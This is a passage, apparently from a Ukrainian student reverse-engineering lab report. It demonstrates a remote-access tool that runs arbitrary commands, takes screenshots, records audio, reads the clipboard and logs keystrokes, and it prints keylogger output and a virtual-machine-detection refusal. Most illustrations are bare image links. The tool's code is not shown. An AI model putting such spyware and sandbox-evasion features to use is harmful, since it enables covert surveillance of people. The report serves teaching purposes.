
Виконаємо довільну команду:






Зробимо скріншот:






Запишемо аудіо-вивід з клієнта:



Дістанемо інформацію з буфера обміну(до цього на клієнті було скопійовано посилання з браузеру):



Запустимо кі-логер та отримаємо запис натиснутих клавіш:

```
kl
fhdjn3
\\\     12kmd,Kmdjc^[140
```

```
f~~h~~d~~j~~n~~3~~Key.space~~Key.space~~Key.alt~~Key.enter~~\~~\~~\~~Key.tab~~1~~2~~k~~m~~d~~,~~Key.shift~~K~~m~~d~~j~~
c~~Key.alt~~Key.esc~~
```

Додамо функцію-індикатор віртуальної машини та спробуємо приєднатись до відкритого порту (віртуальна машина ubuntu 10.04.3):

```
disha@ubuntu:~/RE_lab4$ python3 cli.py
No, we don't work with VMs (-_-)
```